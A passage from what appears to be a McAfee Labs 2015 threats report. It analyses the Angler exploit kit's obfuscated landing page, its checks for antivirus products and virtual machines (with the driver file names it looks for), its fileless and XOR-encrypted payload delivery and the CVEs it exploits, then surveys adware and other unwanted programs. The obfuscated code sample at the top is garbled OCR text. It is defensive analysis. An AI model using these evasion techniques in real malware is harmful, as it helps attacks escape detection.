nbsp; &nbsp;r} seelrnut; ug (rt n fre &nbsp; };0i|(sl7"d|ksgsfs7
fd7smgtv)2d|T|(f3" )7sgsBCEM"tf|"|dsx( )s7 geemt"ef ")dsi("cs7 g
s7ug|"som |")d(fsm"|fsg |(ghm) e"fds7v"|Gsx |(goB) s"fds7Vf)B|V
7|Vse7ix|dsgBo"V) "o &nbsp;rsbglp)_ |("fdt"oo| "slgp()r |fd7ss"f
v7pg|"s_l |")d(fsr(|_gl| d rp")32sf7s"s"p|")d7 (dunsogs |fsr()dg
ecn);t( {esu ew(echxkn &nbsp;Con{ )s=le=; (gn)dama I.ox o e &nbs
r=eK,\sl "\"Fim v2k &nbsp;Ksr ekr\ypspeasb\aLan,ivV "Ak-iy sk="
01elsh/#ll#.=#\/"62\llkv, c4fmdh5 "a66t7ta#22/pa ,d3v0k.1kv+5'[
ofn+s t,tk'a5vor Wnsoik.vvkk2k6++'1+kv+'3v0+1'v0+v3k.7 k5,kv+2'k
vkvv+l0n'3a2rkkv2+\\11z,#+B12/'/vkll.dLLAB \v+''3k\+682+kv1202xv
```

```
<p class="text" id ="zbPIMiYQsriPIPW" style="font-style: none; font-color:
8N3QsEAQV JwJ vYmUjS AQmHhAcJ AJzLh sbI g0nA2wYeFV TOwIBFmh5Bgw +Ix0IMC 5r
GQqMhwCVk 9iAS4lITcf XTwW R0FmPiAfAkEB JBIhemVlSA QmHhAcJHcnHk JERyUCIDh y
QZTJ WhpXyk7VWlRC w9ic 088AldYUyVr dEV RUQIjUW xsNysNNmhbUw Ehfn9fHgRVb lY
VCchODo LGAIbLRg mJ2J0SAV6UE lTdDw mClZdVS0EBGx ufwcXKld PUyU4 JlgDE wELGC
LgQcTnN7N 0ItKiUrGCMk Mis0LxwJ Bwc2N GdKL SoWM B8xLjcr NC9tWwALJ 3J2Vg IPA
nBBkfcwkBOj 0/MWJUamRq D1swYF 9TW CVtf19e WTcMVGdpNz 0bSWBfU1N4e ScNE wYTN
j0V Bzo9Pw8O QyteYhM1O WVlSFEK AgYcIXkXFxUT SGJU Z2BlKA0oOUU pU3h5diQf VEl
gIGHCF5GBEfE 0hiVGdgZ SgNXSMZGhZ oeT0eUV4 XMA RpIis8DQsAF lxRfmtlTE ZGQH F
yUFQBNi 0hCh 9WQ nlWOmtlL gkBbw QZA2h 5IAoIDVI2Gzd reHgGFj hQNR AnMC IdKTk
D0Z BAcSKT 1WQFFbeVY6 KCQs CxtnFV0Icy05 CFF LUiQXKzggY 0gOb 1AdFXNxI BUB V
xsVK1hWBz46 OxUcVFtiCjtr IitfACkUXFE nND EOBRs VMFRuazkkSB Q8RwcVN3 F2LDwz
iArC1FmUAgP cz4nT wIQFmpUMyYxP AFRZlAI D3M+J08CEBZq VDEmdjwFA 21ZVA 8veTML
+ViA4cis OF2dSAh47PjI LU19SPg pnLDZvGx UrWF YlETYsPwQTA TZU bms5JEgUP EcHF
AgBSQ9D gEXKh9WWnMlK FgWB UUxECNjZyg aHxASGxw ne31YDQpS JQVwOCM8QF E/Ahg s
JhMx aWx4 FA9v FwdEID8wUFM GAC4pKiQwP kpab wwIUzQqY wsX ElpgBj UnGigeQ H1S
LCAtJh9TX1I +CmcsNm8 bFStYVgMhNQ sMFl RbY go7ayIrXwA pFFxRIy s4JwUf Hyd Ub
dNi50MRwXFSd ebnBlI EYcIRwbEjd5a VglFwAlEzNwZ SBGAD 0TV E5zKm9Y AxMGNwQ pa
8bAkFzZ HRa LSo5IwU3Ljcr AwpvPBURD wUfGQIGFzAFL DJlekRTJAZ HU257FRYFH 18UH
MA0fIxUMX Tc1OFdSRF1 hR3d5Z 3RIGDlG SVE PBTkeEkJ AbBI rJ2p 7WlxsQkJG ZW5 2
```

An obfuscated landing page.

The landing page decryption logic is pretty simple. The encrypted content is replaced based on the substitution cipher to get decrypted content.

In the preceding example, a 20-character key is split and stored in an array. The split key is sorted based on ascending order and is stored in a separate array. A script on the landing page uses the IndexOf () method to compare these two arrays to generate a cipher. The method searches the array for the specified characters, and returns its position. These positions become the cipher that shifts the encrypted contents to decrypt.

The decrypted content still contains many functions that use similar substitution algorithms to generate exploit URLs, parameters, and payload information.

Share this Report

Checking for defenses

Angler uses the RES:// protocol or the Microsoft XMLDOM ActiveX control method to identify the files in a system directory. It also checks for the presence of security products or virtual machines.

An anti–virtual machine technique avoids infecting virtual machines and evades automated analysis environments.

Angler searches for several files, including:

- A virtual keyboard plug-in to identify Kaspersky software.
- tmactmon.sys, tmevtmgr.sys, tmeext.sys, tmnciesc.sys, tmtdi.sys, tmcomm.sys, and tmebc32.sys (Trend Micro).
- vm3dmp.sys, vmusbmouse.sys, vmmouse.sys, and vmhgfs.sys (VMware).
- vboxguest.sys, vboxmouse.sys, vboxsf.sys, and vboxvideo.sys (Virtual Box VM).
- prl_boot.sys, prl_fs.sys, prl_kmdd.sys, prl_memdev.sys, prl_mouf.sys, prl_pv32.sys, prl_sound.sys, prl_strg.sys, prl_tg.sys, and prl_time.sys (Parallel Desktop virtualization).

Payload installation

After successful exploitation, the infection method is chosen based on the vulnerable applications identified in the browser. Two infection methods have been observed in Angler:

- Fileless infection: Angler uses a new technique in which it injects the payload directly into the exploited program's memory by creating a new thread in the exploited application. By using this approach, Angler avoids dropping the file on the disk, which reduces the likelihood that it will be detected by security software. This payload might download additional malware.
- Direct download of encrypted payloads: Payloads that are hosted in the malicious server are encrypted using XOR encryption with an 8-byte key. After successful exploitation, these encrypted payloads are downloaded to the targeted machine, where they are decrypted and executed.


Once Angler detects vulnerabilities, it can deliver a growing list of malicious payloads. Some malware can be dropped directly into memory, making it harder to detect.

Common malware families distributed through Angler are shown here. These payloads are discussed elsewhere and are not the subject of this Key Topic.

- **Andromeda**
- **Cryptowall**
- **Necurs**
- Simda
- Vawtrak
- **Zbot**


The variety of payloads delivered by this exploit kit indicates its widespread use by different hacker communities.

Payloads Delivered by Angler Exploit Kit in 2014



Source: McAfee Labs, 2015.

Angler Exploit Kit Changes in 2014



- 32 x 32 gate-format landing page found
- Redirecting to Angler-based IP and user info

- Shellcode and payload XOR-ed together
- VMware and security product awareness

- Using Silverlight exploits CVE-2013-0074
- XOR-ing payloads
- CVE-2013-2551 IE browser exploits
- CVE-2013-5330 Flash exploit added

- Fileless infection technique

Source: McAfee Labs, 2015.

Learn how Intel Security can help protect against this threat.

Safe practices

Here are some recommended ways to protect systems against the Angler exploit kit:

- Use a security-conscious Internet service provider that implements strong antispam and antiphishing procedures.
- Enable automatic Windows updates, or download Microsoft updates regularly, to keep operating systems patched against known vulnerabilities. Install patches from other software manufacturers as soon as they are distributed. A fully patched computer behind a firewall is the best defense against Trojan and spyware attacks.
- Use great caution when opening attachments. Configure antivirus software to automatically scan all email and instant-message attachments. Make sure email programs do not automatically open attachments or automatically render graphics, and ensure that the preview pane is turned off. Never open unsolicited emails, or unexpected attachments—even from known people.
- Beware of spam-based phishing schemes. Don't click on links in emails or instant messages.
- Use a browser plug-in to block the execution of scripts and iframes.

Fifty shades of gray: the challenging world of potentially unwanted programs

—Arun Pradeep

Potentially unwanted programs (PUPs) live in the world between nuisance and malicious malware. They are often difficult to detect and categorize.

We assume that all malware is bad and should be blacklisted. However, the class of malware called potentially unwanted programs (PUPs) is often hard to categorize and combat, and PUPs are not always bad. Adware, spyware, and other types of nondestructive apps are generally considered PUPs. PUPs lie in a "gray zone" of classification because they often offer a benefit to the user in addition to being a risk. Their developers sometimes have reasonable justifications but their behavior varies considerably, ranging from relatively benign to quite malicious. McAfee Labs carefully examines PUPs to determine their functions and helps customers remove them.

Any application a user may find beneficial but that exhibits a tangible underlying risk to the user may be considered a PUP. The applications generally do not inform users of these risks. Unlike Trojans, viruses, rootkits, and other forms of malware, PUPs generally do not steal user identities, banking credentials, or alter system files. An application can be considered a PUP if it performs any of the following behaviors:


- Modifies system settings, such as browser configuration, without authorization.
- Conceals an unsought program within a legitimate application.
- Covertly collects user information, browsing habits, and system configuration.
- Hides application installation.
- Makes removal difficult.
- Is distributed by confusing or deceptive advertisements.

Based on their behavior, we classify PUPs into these subcategories:

- Adware: Serves advertisements mainly through browsers.
- Password cracker/revealer: Displays an application's hidden password.
- Remote administration tool (RAT): Monitors user activities on the installed machine or allows remote control of the system without user awareness or consent.
- Keygen: Generates product keys for legitimate applications.
- Browser hijacker: Changes the home page, search page, browser settings, etc.
- Hack tools: Standalone apps that can facilitate system intrusions or loss of critical data.
- Proxy: Redirects or hides IP-related information.
- Tracking tools: Spyware or keylogging applications that collect user keystrokes, log personal communications, monitor user online activities, or capture screens without user awareness.

Key differences between PUPs and other malware like Trojans, ransomware, bots, and viruses are shown below:

Techniques	Potentially unwanted programs	Other malware: Trojans, viruses, bots, etc.
Installation method	Standard application installation procedure, at times with EULA. Often needs user acceptance and input to completely install on a system.	Installed as a standalone program without any user input. Mostly operates as an independent file.
Packaging	Bundled with clean applications and covertly installed along with the clean app.	Standalone files with few additional components. Not packaged as installers.
Uninstallation	Sometimes the package contains an uninstaller, allowing removal. Often the uninstall procedure is difficult.	Executables add more complexity in removing the malware due to hooks into other processes, process handles, and other complex linkages. Because these are not installer packages, they do not appear in Control Panel.
Behavior	Displays unintended advertisements, pop-ups, pop-unders. Modifies browser settings, collects user and system data, or allows remote control of the system without user awareness or consent.	Steals personal identity and banking information, modifies system files, makes system unusable, asks for ransom, etc.
Stealth nature	Behavior is usually not stealthy.	Can hide files, folders, registry entries, and network traffic.



Propagation

Cybercriminals rely on techniques such as phishing email campaigns, search engine optimization hijacking, vulnerable web servers, or bots to spread their malware. PUPs, on the other hand, are typically propagated by abusing the trust of innocent users as explained in the ***McAfee Labs Threats Report: November 2014.*** The most common distribution techniques for PUPs include:

- Covertly piggybacking on a legitimate application.
- Social engineering.
- Selling Facebook likes.
- Posting scam messages on Facebook.
- Hijacking Google AdSense.
- Unintended browser extensions and plug-ins.
- Forced installation along with legitimate applications.

Hard to police

Although PUPs do not perform complex evasive maneuvers such as custom packing, encryption, virtual machine detection, and other stealth behavior commonly used by Trojans and viruses, they still manage to evade detection by various security products. But if they aren't complex, what makes these programs hard to police?

Innocent-looking propagation techniques adapted by PUP authors allow them to slip through various security gates—network intrusion prevention, firewall, and antimalware—and reach their targets, even within enterprises. PUPs do not have to be stealthy to bypass security checks because they are bundled with legitimate apps and are sometimes installed with unwitting user consent. Sometimes these apps are digitally signed to sneak onto systems.

It is easy for threat researchers to reverse engineer files to detect if they are Trojans, viruses, or bots because they exhibit malicious behavior when analyzed dynamically or statically, or when they are reverse engineered. PUPs, however, generally do not exhibit such characteristics. Their behavior is similar to legitimate programs'; hence they are considered "gray files" by the security community. Gray program behavior challenges researchers to classify them as PUPs or clean files.

For many years, PUPs were considered non-critical threats and did not greatly concern security vendors. PUPs have now significantly enhanced their behavior.

Abusive adware

Among all the PUP categories, adware has attracted the greatest attention from security vendors not because of annoying advertisements but because of the way in which adware abuses trust.


PUPs, especially adware, have become more aggressive, invasive, and difficult to eradicate.

Adware has become smarter by implementing various techniques to ensure its continuous presence on infected systems. Here are some of the methods:

- Standalone process running in memory.
- Component object model (COM) and non-COM DLL files with functions built specifically for the app.
- Browser helper object registry keys.
- DLLs hooked to system processes.
- Browser extensions and plug-ins.
- Registered system services.
- Device driver components performing device control functions.
- Low-level filter drivers.
- Trojans delivered as payload.


The red zone in the following chart illustrates the multiple vectors targeted by PUPs in various layers of Microsoft Windows.

Adware Load Points on Microsoft Windows



Source: McAfee Labs, 2015.

Share this Report




Source: McAfee Labs, 2015.

PUP escalations sent to McAfee Labs from enterprise customers in 2014.

PUP trends

McAfee Labs saw in the third quarter a high volume of PUP-related escalations that use adware techniques. The leading apps were OutBrowse, SearchSuite, SearchProtect, and Browsefox.



Source: McAfee Labs, 2015.

Leading adware

The most prevalent adware families in 2014:

- Adware-Browsefox
- Adware-SearchSuite
- Adware-SearchProtect
- Adware-iBryte
- PUPs that use the Crossrider framework

Browsefox runs two services on the infected system and both connect to remote servers using TCP and UDP ports. UDP connections do not guarantee packet delivery, but TCP connections do guarantee delivery, thus ensuring that the data pushed from the remote server reaches the victim's machine without fail. This adware's system services ensure that the program continuously runs on infected machines even after a reboot.

SearchSuite adware, analyzed by McAfee Labs in 2014, revealed significant aggressive behavior. In addition to a complete install package, browser components, and system services, SearchSuite can control device drivers through the device control APIs of Windows. This peculiar behavior challenges detection methods used in security products. These components go deep into kernel mode and create low-level filter drivers that are usually employed by applications to interact with hardware devices.


The Crossrider framework helps developers build cross-platform browser plug-ins. Now some adware manipulates this framework, using the Crossrider API to covertly push advertisements to targeted machines. This is another trick employed by adware authors to evade detection by endpoint security products.

PUPs reach out of Windows to take a bite of Apple

Although Trojans still find it difficult to infect Apple systems, variants of PUP families such as Bundlore, Aobo Keylogger, Ginieo, and SearchProtect have successfully infected the Mac. More than 70% of all malware found on Macs falls under the PUP category. Adware on Macs was first observed in 2012; now many PUP families are found on Macs.


Similar to their behavior on Windows, PUPs targeting Macs are bundled with clean applications like video converters, YouTube downloaders, and many more legit applications. Once installed on a victim's Mac, adware covertly monitors the user's browsing habits and serves advertisements based on those activities.

PUPs Prevalence on Apple Macs




Source: McAfee Labs, 2015.

Let's take a look at a day in the life of PUPs. The following map shows reports gathered from McAfee Labs field telemetry in a 24-hour period:



PUP sources in a sample 24-hour period.



Source: McAfee Labs, 2015.

- More than 300,000 unique IPs had some adware components running on the host.
- PUPs were spread across 170 countries with the greatest impact in the United States.
- 1.5 million unique nodes had PUP infections.
- 373,000 unique hashes with some PUP components were on customer machines.

Among the top 50 malware families monitored in this period, PUPs dominated, with 94% of total hits.

In a typical 24 hour period, McAfee detects PUPs on more than 91 million systems.

PUP family	Number of detections reported in 24 hours
Adware-Browsefox	86,683,015
Adware-BProtect	2,063,861
Adware-SearchSuite	1,133,810
PUP-MultiPlug	314,634
PUP-SoftPulse	209,813
Adware-iBryte	73,381
PUP-Crossrider	41,547
PUP-ShopperPro	33,382
Other PUP detections	1,102,919

McAfee Labs observed more than 9 billion PUP samples in 2014.

Making money through Google's rankings

